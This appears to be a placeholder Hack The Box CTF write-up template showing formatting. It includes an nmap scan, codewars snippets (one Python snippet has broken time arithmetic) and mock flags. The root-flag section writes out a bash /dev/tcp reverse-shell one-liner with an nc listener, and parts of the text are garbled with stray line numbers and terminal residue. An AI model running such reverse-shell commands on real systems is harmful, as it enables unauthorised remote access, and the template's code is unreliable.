

Hack The Box - BOX NAME HERE

Ryan Kozak

2021-06-15



Contents

Information Gathering	3
Nmap	3
Exploitation	5
User Flag	5
Root Flag	6
Conclusion	6
References	6

Everything below is just random stuff for the sake of example.

Information Gathering

Nmap

We begin our reconnaissance by running an Nmap scan checking default scripts and testing for vulnerabilities.

```
1 x@wartop:~$ nmap -sVC 192.168.100.6
2
3 Starting Nmap 7.01 ( https://nmap.org ) at 2019-08-11 08:57 PDT
4 Nmap scan report for 192.168.100.6 (192.168.100.1)
5 Host is up (0.022s latency).
6 Not shown: 996 closed ports
7 PORT      STATE SERVICE  VERSION
8 22/tcp    open  ssh      OpenSSH 7.9 (protocol 2.0)
9 53/tcp    open  domain
10 81/tcp    open  http     Apache httpd
11 |_http-server-header: Apache
12 444/tcp   open  ssl/http Apache httpd
13 |_http-server-header: Apache
14 | ssl-cert: Subject: commonName=192.168.100.6
15 | Not valid before: 2018-07-06T14:40:08
16 |_Not valid after:  4756-06-01T14:40:08
17
18 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
19 Nmap done: 1 IP address (1 host up) scanned in 201.22 seconds
```

From the above output we can see that ports, **22**, **53**, **81**, and **444** are the ports open. This is just an example to show code formatting so who cares.

Look here's an image of my website, this is how you format an image.




Figure 1: My Website




Figure 2: Github Profile

Maybe we want to show some python code too, to let's take a look at a snippet from codewars to format time as human readable.

```
1 def make_readable(seconds):
2
3     hours = seconds / 60*2
4     minutes = seconds/60 - hours*60
```

```
5     seconds = seconds - hours*(60**2) - minutes*60
6
7     return '%02d:%02d:%02d' % (hours, minutes, seconds)
```

Exploitation

In order to gain our initial foothold we need to blablablabla. Here's another code snippet just for fun.

```
1 function sqInRect($lng, $width) {
2
3     if($lng == $width) {
4         return null;
5     }
6
7     $squares = array();
8
9     while($lng*$width >= 1) {
10        if($lng>$width) {
11            $base = $width;
12            $lng = $lng - $base;
13        }
14        else {
15            $base = $lng;
16            $width = $width - $base;
17        }
18        array_push($squares, $base);
19    }
20    return $squares;
21 }
```

Above is the php code for the **Rectangle into Squares** kata solution from codewars.

User Flag

In order to get the user flag, we simply need to use `cat`, because this is a template and not a real writeup!

```
1 x@wartop:~$ cat user.txt
2 6u6baafnd3d54fc3b47squhp4e2bhk67
```

Root Flag

The privilege escalation for this box was not hard, because this is an example and I've got sudo password. Here's some code to call a reverse shell `bash -i >& /dev/tcp/127.0.0.1/4444 0>&1`.

```
x@wartop:~$ sudo bash -i >& /dev/tcp/127.0.0.1/4444 0>&1
[sudo] password for x:
x@wartop:~$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [127.0.0.1] port 4444 [tcp/*] accepted (family 2, sport 60196)
root@wartop:~# cat /root/root.txt
root@wartop:~# cat /root/root.txt
v5gw5zkh8rr3vmyme7p4ka
root@wartop:~#

100
101
102
103
104
105
106
107
108
109
110
111 \ **Figure 3:** root.txt v5gw5zkh8rr3vmyme7p4ka
112
113
114
115
116
117
118 # Conclusion
119 In the conclusion sections I like to write a little bit about how the box s
120 I struggled, and what I learned.
121
122 # References
123 1.
124 [https://github.com/WandmalFarbe/pandoc-latex-template](https://github.com/WandmalFarbe/pandoc-latex-template) [https://github.com/
0] 0:nc* "wartop" 09:53 11-Aug-19
```

Figure 3: root.txt v5gw5zkh8rr3vmyme7p4ka

Conclusion

In the conclusion sections I like to write a little bit about how the box seemed to me overall, where I struggled, and what I learned.

References

1. <https://ryankozak.com/how-i-do-my-ctf-writeups/>
2. <https://github.com/WandmalFarbe/pandoc-latex-template>
3. <https://hackthebox.eu>
4. <https://forum.hackthebox.eu>